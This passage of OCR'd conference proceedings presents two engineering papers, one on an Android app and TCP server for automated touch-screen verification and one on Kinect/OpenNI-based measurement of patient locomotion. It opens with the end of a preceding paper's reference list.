[7] G. Hu, J. Ma, B. Huang, "Password Recovery for RAR Files Using CUDA," Proc. of 8th IEEE Int. Conf. on Dependable, Autonomic and Secure Computing, Chengdu, China, 12-14 Dec., 2009, pp. 486-490.

[8] Question Defense, Online Hash Cracker, available at http://tools.question-defense.com, accessed: November 2010.

[9] C++ Notes: Example - Shuffle Array, available at http://www.fredosaurus.com/notes-cpp/misc/random-shuffle.html, accessed: December 2010.

[10] F. Zhao, Q. Liu, "A string matching algorithm based on efficient hash function," Proc. of Int. Conf. on Information Engineering and Computer Science, Wuhan, China, 19-20 December, 2009, pp. 1-4.

Touch screen mobile application as part of testing and verification system

D. Živkov, I. Kaštelan, E. Neborovski, G. Miljković and M.Katona
RT-RK LCC, Institute for Computer Based Systems, Novi Sad, Serbia
Dusan.Zivkov@rt-rk.com

Abstract - In this paper it is presented one approach for creating testing environment of devices based on touch screens. Focused subject is testing of Android based devices, precisely required software to perform it. Android application has been developed that detects touches on screen, then packs them in formatted messages and sends them to central point where they are interpreted. Beside this paper proposes model of complete testing environment that would proved fast, inexpensive automated solution for verification of touch screen devices. Base for this paper is previous research done on stimulation boards that provide fast and controlled way of simulation touch events based on electric capabilities of capacitive touch screen. Implemented environment has been tested using commercial Android mobile phone to confirm software functionality and to analyze behavior of stimulation boards.

I. INTRODUCTION

In last two decades portability of devices has significantly improved. Devices that presented great testing platform for improvements were mobile phones. Higher independency thanks to better battery technology and efficient power consummation made possible for people to relay more on portable devices. Following this portable devices become more powerful pieces of hardware that enabled developing and running complex software structures on them (operating systems and wide choice of applications), in other words they become "smart". These days we are experiencing enormous expansion of smart-device (smart phones, PDAs (Person Digital Assistants), tablets, e-book readers, media players etc.). Beside newly available features provided by software components, one of the important features that is becoming inevitable is how this devices interact with user. Old-fashion button oriented device control is being replaced by touch-screens. Market research show that number of mobile phones with touch-screen capabilities has grown from 3% in 2008 to 23% in 2010 with predictions that by 2014 half of mobile phones will be based on touch-screen technology [1]. Even studies that were preformed on early touch screen devices showed that users work faster and with acceptable precision using touch-screen interface comparing to mouse [2]. With more and more devices relaying on use of touch-screen to interact with user new models for GUI (Graphical User Interface) of application need to be investigated. Many studies are preformed to analyze what are the best ways to design UI of application to be more attractive, one of those studies is performed by Balagtas-Fernandez and offered as example [3].

As number of produced devices rapidly increases, demand for faster production of equally (or even more) reliable products is also rising. Main foundation for solid product, beside good production process, is quality verification system. Verification systems are mainly separated in two major groups: manual and automated. Dustin, in his book, [4] points out that testing process should not completely relay on automated testing, although manual testing is labor-intensive and error prone it should not be completely avoided during testing. He presents one case study that compared automated testing performance to manual testing and significant improvements in speed are concluded [4]. Another example of automated testing implementation is given in [5] demonstrating how speed of verification increased by factor of 5, comparing to manual testing previously preformed. This project has been mainly driven by previous work in the field of black box testing and automated verification systems for TV. Proposed system is based on solution already described in [6], with purpose to verify of television sets[6]. Goal of presented system would be to finally become an integrated part of complex testing environment presented in [5] and [7].

In today's production environments testing and verification of touch-screens is based on mechanical stimulation making this systems large and limited in speed [8]. There are two touch-screen technologies widely used in modern devices: capacitive and resistant. Capacitive displays are integrated in proximally 50% of produces touch-screen devices. This paper is based on research done in [8] demonstrating alternative method of stimulating touch-screen displays using electrical stimulation instead of mechanical. Since it is based on electrical stimulation used solution is limited only to capacitive-based devices.

This papers main goal is to present component of proposed system for automated testing that has main purpose to verify touch-screen responsiveness to stimulation. We will attempt to point out main advantages, but also limitations of presented environment. In following section system components developed as part of earlier studies are presented and how they interact with newly developed modules. Section III describes in details Android data collection application, targeted PC application and communication between them. Section IV presents some measurement results perform on system. In Section V we describe model of final testing environment that will be based on results from this paper and previous ones.

This work was supported in part by the Ministry of Education and Science of the Republic of Serbia under the project No. 32030

II. SYSTEM OVERVIEW

Implemented system for this paper consisted of 4 components:

- Touch source (stimulation board or real finger)
- Android phone with touch-screen
- Android application for touch-detection
- PC server for data acquisition

Further sub sections describe system components in details. On Figure 1. is diagram describing system environment. First goal of this system of would be to confirm functionally of stimulation board using commercial devices tested and verified (smart-phones and tablets). Another purpose of this work is to became base for more complex verification environment for touch-screen devices.

A. *Stimulation board*

Reference [8] describes in detail how stimulation board is implemented and physical effects that is based on. In short it is based on introducing the grounded conductor in capacitive touch-screen sensor environment. Two methods are proposed (one using a MOSFET and other using orthogonal conductive lines) and benefits and flaws of each approach are described in [8] . But witch ever approach is used it would be controlled by Field Programmable Gate Array (FPGA) and same API would be used for control of stimulation board.

B. *Android application*

For purpose of detecting touch-screen events software component on tested device needed to be implemented. Approach was taken to relay on present system APIs available on device. Reason for this is that we wanted to detect only events that are actually reported by system. Actual events on touch-screens are filtered and processed by device vendor driver and general system driver and then presented as system recognized touch events. Android-based device was selected because of two important reasons, first one being that, according to research [9], at end of 2011 43,7 % of smart-phone




Figure 1. System components

devices are running Android operating system and second reason is existence of good development environment for Android applications. Task of implemented Android application is to collect touch events detected by system and to report these events to server. In current implementation communication between phone and acquisition server is preformed over TCP network, using set of predefined messages. Communication between phone and server is in detail described in next section. Application is developed to support multi-touch events. Android system can detect up to 4 simultaneous touch events. Beside touch coordinates some Android devices can provide information about amount of pressure applied by user (this information is calculate by area cover by finger, not actually by pressure measuring) , so this data is also presorted to server.

For development of Android application Java programming language is used in Eclipse IDE (Integrated Development Environment) with Android SDK (System Development Kit). Targeted version of Android operating system is version 2.2.1 and higher, this version is chosen because it is firs version optimized for tablets.

C. *Data acquisition server*

This software component is running on Windows-based PC. Currently implementation represents simple data acquisition and logging server. It is accepting connection form device, collects messages from phone and logs them into the file. This version is very basic and covering only essential functionalities need to verify communication workflow between servers and phone. Further development is currently in progress, and server functionality is growing in complexity. Idea is that, beside data acquisition and logging, server also performs display of events in graphical environment more acceptable to users. Server code was developed in C++ code using Microsoft Visual Studio 2008.

III. IMPLEMENTATION

A. *Software modules*

Two applications were implemented for this paper: collection application (mobile client) and acquisition application (server). Significant attention was focused on development of Android application with imperative to process touch events coming from system efficiently. Android application is split in two independent modules:

- *MultiTouchSensor* – task of this module is to collect touch events from system
- *CoordianteSender* – task of this module is to deliver collected data to server application

Since network related tasks (connection establishment, sending etc.) are not very time efficient touch detection and sending operation needed to be separated by these two modules. To provide communication between these two modules shared double-ended queue.

MultiTouchSensor module is optimizes to process received events as fast as possible and passes them to queue, from where events are received by *CoordianteSender*, packed into the protocol messages and sent to acquisition server. Communication sequence between modules is given on Figure 2. Android operating system detects 3 different types of events:

- ACTION_DOWN – when user pressed the screen
- ACTION_UP – when user lifts finger from screen
- ACTION_MOVE – when user moves finger on the screen

These events are converted into protocol messages and sent to server side for analysis. Android system has specific behavior when ACTION_MOVE event occurs to continue reporting coordinates of finger event even when there is no movement. Reported coordinates are presented in pixels according to device screen resolution. To prevent overloading communication with server these events are filtered so only move events that have change in position coordinates are sent to server. Algorithm for event filtering can be exhibited on Figure 3.

B. Communication protocl

Application and server are exchanging set of defined messages that provide enough information to server so it could track events on device. Three types of messages have been defined: for touch start, for touch end and for movement.

Message for beginning of touch is carrying information about touch index (ordinal number), coordinates of touch and pressure information. Keyword *TBegin* is used to identify these messages. Expression below demonstrates format of this message:

TBegin 2 179.23753 196.91711 0.21176472

Message describing end of touch event is defined with keyword *TEnd* . This message has two parameters: index of ended touch and number of remaining touches. Example of message where second finger is raised from




Figure 2. Software module interaction

screen and one more finger left touching screen is given:

TEnd 2 1

Most complex message type is that describing movements. This message is sent when ever movement of fingers is preformed on screen. Data that is part of these messages is in order: number of active touches, x coordinate of first touch 1, y coordinate of first touch, pressure of first touch one, x coordinate of second touch, y coordinate of second touch, pressure of second touch etc. As mentioned before maximal number of simultaneous touches is 4 on Android devices. Message reporting movement doesn't actually consist of information witch finger did move. This task has been given over to server side to determine. This was done to minimize implemented logic on device side and minimize processing on sender side. Example of movement message when 3 fingers are on screen:

TMove 3 349.56012 482.9275 0.21176472 175.48387 271.5285 0.28235295 106.04105 577.43524 0.18823531

All this messages are sent as arrays of characters using standard TCP (Transmission Control Protocol) connection between server and Android application.




Figure 3. Flowchart of event filter

IV. PREFORMANCE ANALYSIS

In this section we will state some performance results measured on current implementation. For measuring HTC Desire S mobile phone was used, connected to wireless network, and PC running server, also connected on wireless network. Purpose of test is to observe how fast can server receive and process events. Information that we also acquired is ratio of event detected by device. Average data for different number of simulations touches are available in TABLE I. , beside simple tests with multiple touches on screen, one special test was

preformed with 4 simultaneous touches active and, early mentioned, filtering algorithm for events removed to simulate maxima activity in system. From measured data we can see that using this communication environment we are not able to perform in real-time. This is not a blocking issue since analysis of data doesn't need to be performed in real-time, what is important is that order of reported messages is kept do provide us with correct history of event occurrences. Major reason for delay in communication is usage of TCP protocol and wireless network, since it is not always the best solution for real-time communication.

TABLE I. AVERAGE NUMBER OF EVENTS PRODUCED BY DEVICE AND RECEIVED BY SERVER IN 30 SECONDS

	Event generated by device	Event received by server
1 touche	660	278
2 touches	1047	540
3 touches	1759	1208
4 touches(no filter)	3967	2674

Testing with actual stimulation board has been preformed, but the board didn't provide stabile enough behavior to perform more detailed analysis. Board was able to stimulate screen successfully but there was also some false detections of touch events when there is no activity from the boards. Since this research is still on-going we can expect more detailed results, more information about board performance can be found in [8].

V. FINAL VERIFICATION SYSTEM MODEL

This chapter will describe model of verification system that we propose. System relays on work presented in this paper and previous ones. Main idea is to create closed system that will on one side control stimulation board and create activity on touch-screen and on the other side collects data reported by system on tested device. After data is collected it can be analyzed against preformed input and conclusion regarding device/touch-screen functionality can be made. Proposed system can easily be integrated in environment for serial production to provide fast and verification of products. On Figure 4. model of proposed system and its component can be observed.

VI. CONLUSION

In the end we can say that in scope of this paper developed components are explained and theirs functionality is confirmed. Some performance analyses have been executed to demonstrate how system is performing. From this data we concluded that TCP protocol and wireless network are not best solution to achieve communication between device and data acquisition server. Work in this paper provided essential information need to confirm usability of proposed system




Figure 4. Proposed system model

and provided good foundation for continuance of work. Future development will mainly depend on results of stimulation board research, if results prove to be acceptable further work will focuse on implementation of missing component of proposed system, manly on PC server application. Drivers and API for stimulation board will be implemented and appropriate GUI will be developed to enable creation of test scenarios and analyze result of preformed results. For improvement in communication USB connection between device and server is considered as alternative that could provide efficient data transfer.

REFERENCES

[1] Duke Lee, "The State of the Touch-Screen Panel Market in 2011" , pp. 12-16, Vol. 14, No. 3., Society for Information Display "Information Display Magazine", March 2011.

[2] Sears, A., Shneiderman, B., "High precision touchscreens: design strategies and comparisons with a mouse.", Vol. 34, NO.4, 593-613., International Journal of Man-Machine Studies, April 1991.

[3] F. Balagtas-Fernandez, J. Forrai, and H. Hussmann, "Evaluation of user interface design and input methods for applications on mobile touch screen devices," in Proceedings of the 12th IFIP TC13 International Conference on Human-Computer Interaction (INTERACT), 2009.

[4] E. Dustin, J. Rashka, and J. Paul, Automated Software Testing. Reading, Massachusetts: Addison Wesley, 1999.

[5] M. Katona, I. Kastelan, V. Pekovic, N. Teslic, T. Tekcan: "Automatic black box testing of television systems on the final production line",IEEE Transactions on Consumer Electronics, Vol. 57 Issue 1, 2011, pp. 224-231

[6] D. Marijan, N. Teslic, V. Pekovic, T. Tekcan, "An Approach to Achieving the Reliability in TV Embedded System," ssiri-c, pp.13-17, Fourth International Conference on Secure Software Integration and Reliability Improvement Companion, 2010

[7] Pekovic, V.; Teslic, N.; Resetar, I.; Tekcan, T., "Test management and test execution system for automated verification of digital television systems", pp. 1-6, 2010 IEEE 14th International Symposium on Consumer Electronics (ISCE), 2010

[8] I. Kastelan, N. Bednar, M. Katona, D. Zivkov, "Touch-Screen Stimulation for Automated Verification of Touchscreen-based Devices", in press, 19th Annual IEEE International Conference and Workshops on the ECBS , 2012.

[9] "2012 U.S. Digital Future in Focus", ComScore, 2011 http://www.comscore.com/

Augmented healthcare contribution by measurement and assessment of locomotion kinematics with NI sensor

Sinisa Kezic*, Vladimir Medved** and Mario Zagar***
* In2 Ltd information engineering, Zagreb, Croatia
** Faculty of Kinesiology, University of Zagreb, Croatia
*** Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia
sinisa.kezic@in2.hr, sinisak@hotmail.com

Abstract - Many mainly chronic healthcare conditions affect human mobility and locomotion. Measurement and observation of this kind of capabilities can be impacted by subjective feelings of the clinicians. In the end, the results obtained may become inaccurate and inconsistent. This paper shows how information technology based on 3D human body motion tracking detection capability can help to provide a better and more appropriate assessment method. Moreover, the measurement results can be directly stored into the database system for future comparisons with new measurement data. In this way the clinician can easily document and observe how the treatment affects the patient as well as the progression of patient's recovery.

I. INTRODUCTION

It is very often that measurement of human locomotion can provide deeper support to clinical observation and thus indirectly influence clinician's decision. There is a number of modern, commercially available, computerized (semi) automatized measurement systems enabling efficient and highly accurate quantitation of movement, and thus contributing to clinical evaluation and diagnostics of various movement patterns, the most basic among them being human gait. In spite of this, it is fair to say that current state-of-the-art in the field still lacks a complete standardization, as thoroughly elaborated for instance in [1] and [2]. This paper shows a new approach to provide easier and more accurate human locomotion properties analysis that can provide helpful information for diagnostics and treatment of the disease. The purpose of the system is to bring new image and signal interpretation tools to clinicians.

Some chronic diseases heavily impact the behavior of human body locomotion by e.g. altering the amplitude or slowing down the reaction time of the limb movements. Parkinson's disease and Ankylosing spondylitis (AS) for instance may be given as examples. The most obvious symptoms for Parkinson's disease are motor-related, including tremor, rigidity, slowness of movement, and postural instability. When AS is considered, one of the components related to the AS assessment includes measurements of Bath Ankylosing Spondylitis Metrology Index (BASMI, for range of movement). BASMI requires clinicians to use various types of measuring devices (like tape measures, rulers, or some special measuring equipment) to obtain "objective" measures [8]. In some other applications, electrogoniometry is used, where angles between body segments are measured. The implementation of such measurement system uses mechano-electrical transducers or rotational potentiometers. Considering some requirements of such solutions, like constant voltage to the fixed connections on the body and certain invasiveness, the configuration of such systems is not an easy task [1]. Opposite to that, the non-invasive solution explained here does not require any connection to the human and does not influence human or his locomotion in any way. The detailed data acquisition is done by collecting and extracting it from the vision subsystem.

II. METHODS AND EQUIPMENT

The objective is to determine approximation of mechanical human body model composed of segments interconnected by joints. Further step should be a calculation of movement properties based on the virtual body model acquired digitally through measurement process. Currently available concept analyzes the application of the natural interaction technology as a tool for body motion tracking implementation.

A. Natural Interaction Concept

Natural interaction can be expressed as a term of experience, the way to communicate between humans. The key assumption here is that people interact with technology as they do in a real life, through gestures, movements, expressions etc. Therefore, the natural interaction is following and expanding the traditional ways of interacting with computers only through the mouse pointers and keyboard strokes but instead enables direct manipulation of the objects involved in interaction. Additionally these modalities of interfaces are easily understood by the spectators which enable social interaction experiences [10].

The term Natural Interaction (NI) refers to a concept where human-device interaction is based on human senses, mostly focused to hearing and vision. The portion of the NI usage which is of interest in this paper includes

Body Motion Tracking feature, where full body motion is tracked, analyzed and interpreted.

Built on the available open source standard, one of the most appropriate technology is "OpenNI" (Open Natural Interaction). It is a multi-language, cross-platform framework that defines interfaces for utilization of Natural Interaction. The main purpose of OpenNI is to form a standard that enables communication with both vision and audio sensors together with vision and audio perception middleware. The latter are the software components that analyze audio and visual data recorded from the scene, and comprehend it. It is therefore possible to write algorithms on the top of raw data formats based on the track of real-life (3D) scenes by utilizing data types that are calculated from the input of a sensor-like representation of a full body.




Figure 1. Three layers of the natural interaction analysis solution.

As visible in Figure 1, the solution is separating the communication entities into three layers in this process. At the input device level we can position hardware for capturing visual scene. In the core of a second element we find the body motion tracking middleware which is wrapped with OpenNI implementation of the communication interfaces. These interfaces implement an interaction between sensor and middleware components. Finally, at the application level, natural interaction software implementation is used to process and store retrieved data and properties and presents the results to the user of the analysis system (e. g. clinician).

B. Sensoring Device

The body tracking has becoming more and more popular due to its applicability to many areas, like virtual reality, computer gaming, biostatistics etc. The roots can be found within motion capturing research. It begun in the late 1970's with the rotoscoping method when Disney studios traced animation over film footage of live actors playing out the scenes. In the early '80s biomechanics laboratories started to use computers for human motion analysis, and the exoskeleton was build based on the digitalized output of the potentiometers fixed along the joints on human body. Around the same time the experiments were made with the optical tracking of the human body. They used small markers attached to the body and series of two or more cameras whose outputs were combined to calculate three dimensional position of each marker through time [11].

The modern initiative here is considering the vision techniques implemented with the cameras as a way to analyze the natural interaction expressions made by observed human. The reliable cameras used for this approach should be sensitive only to the near infrared spectrum illuminating the environment without interfering the human's behavior in any way [10].

Released recently, new motion controller for Microsoft's Xbox 360, named "Kinect" (from "kinetic" and "connect"), uses an array of cameras and microphones promising a new level of natural interactivity. Its use of infrared readings to put together a surprisingly accurate and responsive 3-D model of the scene and especially human body determination is incomparable to the previous camera-based controllers. Kinect's optical setup is what allows it to track the movements in real time. It is made of two main parts: a projector and an IR (infrared) VGA camera. The former bounces out a laser across the entire field of visibility, which is then picked up by the camera to separate human from other obstacles on what's called a 'depth field'. The recorded image is processed through a host of filters so that Kinect can recognize persons and other objects. Major advantage of this device is its ability to convert body part identification into a skeleton with moving joints, by specialized embedded algorithms for these purposes. The system does all this continuously at 30 fps (frames per second). Developed originally as a controller for gaming purposes it soon has been identified as a serious device for many other applications, extending the NI experiences and lowering the costs of usage of other devices with similar purposes. Just for a comparison, there are professional devices or labs which could benefit by more improved accuracy and sampling rates. For instance such labs are achieving the measurement up to millimeters accuracy where sampling rate for 3D kinematic measurement is extended up to 100 fps.

Kinect controller used for objective of this paper is to provide a simpler and cheaper device that can be widely used by providing the enough measurement quality that can be used for the purpose of patient kinematic measuring. This is also confirmation of a radical development in human-computer interaction, from green screen, mouse and keyboard, touch and multitouch to "no-touch" interaction [12].

C. Model

The usual approach when examining the patient's locomotion by clinicians is to make subjective observation and, as proposed in this paper, to invoke the sensoring device to support and expand the observation capabilities and to perform the patient data recordings. The implementation of the model presented here should extend the old approach when measuring was performed only by manual measurements. Possible process that could be considered is presented in the figure 2.




Figure 2. Locomotion analysis as optional procedure during medical examination.

The scenario of the patient behavior and movement task execution during the recording session should be predefined and responsive to the activities affected by disease or treatment. Clinician performs the medical examination of the patient and decides weather or not the 3D recording should be taken. In case it should be executed, the recording is to be made responding the predefined scenario, like e.g. "reach the floor with hands as fast as you can". The recording is stored to file system document and, based on it, the data are to be extracted by direct invocation of OpenNI middleware component and stored in specific data format to the database. This enables graphical representation and comparison of the current and previous data, if they exist.

Graphical presentations include the playback of the movement, i.e. processing of the stored video record. In addition to the playback, the database is read to present interesting extracted points on the same screen. Further analysis could include direct presentation and comparison of those points at the same screen and same time which, in the end effect, could be processed by software component to execute calculation of important values (quantities). Some interesting values are e.g. distances between the joins, representing the limb reachability change or the speed/acceleration of the specific movement. Depending on the size of the values that are changed, the progression of the patient condition is evaluated. By applying this approach, in principle, more objective assessment about treatment influence to the patient's health could be gained.

III. RESULTS

Comprehendible, understandable 3D to 2D data transformation that actually translates the scene is needed. The sensor itself provides the raw output data, usually represented as a depth map, where each pixel is represented by its distance from the vision part of the sensor.

As a next processing step, it is possible to use middleware to process this raw output, and produce a higher-level output, which can be understood and used by the applications. It is possible to identify human figure within the scenes determining the current location and orientation of the joints of this figure. The capabilities which are of the interest in supporting patient healthcare assessment are outputs of the skeletal data of the patient. This data includes the locations of the skeletal joints and tracking of the skeleton positions. One possibility of the processed screen may look like presented in the figure 3.




Figure 3. The skeleton'sjoint points and limbs extracted in one recording session [3].

The application of the natural interaction sensor is considered to be configured in a controlled environment with the fixed positions of the sensoring device. Based on the capability of computing system to calculate the perspective of the extracted scenes, it is also possible to allow some minor differentiations of the analyzed data, so it should be possible that recordings which are taken in completely different environments are also comparable. The sensor itself belongs to non invasive sensor family that do not disturb patient in any way. Based on the capabilities, some additional applications of such system could be seen in a gait analysis where the observed human is examined during walking/running task execution on a treadmill. It is necessary just to provide constant power supply to the system, therefore system is not limited to time window of the measuring or to permanent storage of the recordings and extracted data. This is not the case when other battery powered acceleration sensors are used for similar purposes [4].

IV. CONLUSION

Information systems and technology are becoming the heart of the efforts to improve delivery of the care in the most effective and efficient way [9]. There has been some change where to address the IT capabilities and by considering it together with a model of ubiquitous computing we can recognize the aspect of switching from just "IT" to "assistive technology". Therefore, sensor-enhanced healthcare can take a major role in extending quality and efficiency of care by providing more accurate specific analysis and securing objectiveness in e.g. the assessment phase of medical treatment. The appliances of the natural interaction sensor are becoming a very helpful tool, especially in the area of virtualizing human body locomotion from which there is a possibility to extract and process data in order to find the interesting locomotion pattern changes.

As the applications of NI sensors and human body tracking is receiving increasing attention in recent years it is also expected that tracking algorithms should evolve providing higher accuracy and lowering computational costs at the same time. One of such improved approach is progressive particle filter [13]. Until there will be some changes implemented within the device's and framework software some additional improvements for solution in this paper could be seen in many ways.

For example, what will happen if the environment where the sensor is positioned is changed by some other influences, like room switching? In order the old data to be used in changed surroundings the extraction of the data should not depend on the position or distance between the patient and NI sensor. Therefore the perspective extraction can be observed providing the "general", not-influenced data. This is already achievable when measuring the speed of the patient's movement as there is minimal influence to the exact starting and ending points of the movement, but instead, the time between starting and ending exo-skeleton position is measured. When using general, non perspective dependent, extracted data the can be applied to the exact positioning and movability of the joints too, which makes system not influenced by its relocation. This way the solution is securing usable stored data even if the physician's room is e.g. completely changed.

The other improvement is already being experimented. It goes into direction of remote application so that the patient does not need to physically appear at the examination lab but instead the NI sensor can be installed at the patient's house allowing (with minor educations) the easy usage of the examination tool and extending it by directly connecting the evaluation session to the physician's office through internet communication channels. This additionally enables daily usage of the solution which can benefit in almost promptly detection of serious disease conditions, which can be extended by triggering condition to the physician's or hospital offices, so reaction time can be faster resulting in providing care exactly where and when it is needed.

REFERENCES

[1] V. Medved, "Measurement of Human Locomotion", CRC Press, Boca Raton, Fl ,United States of America, 2001.

[2] S. R. Sheldon, "Quantification of human motion: gait analysis—benefits and limitations to its application to clinical problems", Journal of Biomechanics 37, pp.1869–1880, 2004.

[3] Introducing OpenNI, "Open Natural Interaction User Guide", http://www.openni.org/, 2010.

[4] A. Dias, B. Fisterer, G. Lamla, K. Kuhn, G. Hartvigsen, A. Horsch, "Measuring Physical Activity with Sensors: A Qualitative Study", The XXIInd International Congress of the European Federation for Medical Informatics, Proceedings of MIE, pp. 475-479, 2009.

[5] R. Haux, M. Gietzelt, N. Hellrung, W. Ludwig, M. Marschollek, B. Song, K-H. Wolf, "Health-Enabling Technologies for Pervasive Health Care: A Pivotal Field for Future Medical Informatics Research and Education?", The XXIInd International Congress of the European Federation for Medical Informatics, Proceedings of MIE , pp. 14-17, 2009.

[6] The Gadget website, "The movement tracking", http://www.t3.com/feature/xbox-kinect-how-the-movement-tracking-works, 2010.

[7] From Wikipedia, the free encyclopedia, "Ubiquitous computing", "Parkinson's disease" (http://en.wikipedia.org/wiki) ../Ubiquitous_computing, ../Parkinson%27s_disease, 2011.

[8] S. Li, S. Kay, S. Porter, "A Visualisation Tool for Augmenting Assessment of Ankylosing Spondylitis", The XXIInd International Congress of the European Federation for Medical Informatics, Proceedings of MIE, pp. 821-825, 2009.

[9] Microsoft Corporation, Connected Health Framework Architecture and Design Blueprint, Second Edition Published March 2009.

[10] A. Valli, PhD, "Natural Interaction White Paper", (http://www.naturalinteraction.org/files/whitepaper.pdf), 09.2007

